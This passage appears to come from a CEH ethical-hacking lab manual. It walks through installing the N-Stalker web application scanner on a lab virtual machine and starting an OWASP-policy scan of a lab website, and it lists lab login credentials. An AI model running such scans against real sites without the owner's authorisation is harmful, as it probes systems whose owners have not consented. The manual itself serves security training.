1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. On the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa\$\$w0rd**.

T A S K 1 . 1**Install N-Stalker Web Application Security Scanner**

- Navigate to the location **Z:\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe**.




Figure 3.1.1: Double-click NStalker-WebSecurityScanner-FreeX-b34.exe

- The **Installer Language** pop-up appears; leave the language set to default and click **OK**.
- The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.
- Follow the installation wizard to install the application using all default settings.
- The **Completing the N-Stalker Web Application Security Scanner Setup Wizard** appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.



Figure 3.1.2: Completing the N-Stalker Web Application Security Scanner Setup wizard

8. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.




Figure 3.1.3: N-Stalker main window

9. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.
 10. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.
 11. Now, click **Start** from the toolbar to start a new scanning session.

T A S K 1 . 2

Scan a Web Application




Figure 3.1.4: N-Stalker database updated

12. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter **<http://www.moviescope.com>** and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.




Figure 3.1.5: N-Stalker Choosing URL and Policy

13. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.




Figure 3.1.6: N-Stalker Optimize Settings

14. If a **Settings Not Optimized** pop-up appears, click **Yes**.
15. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.

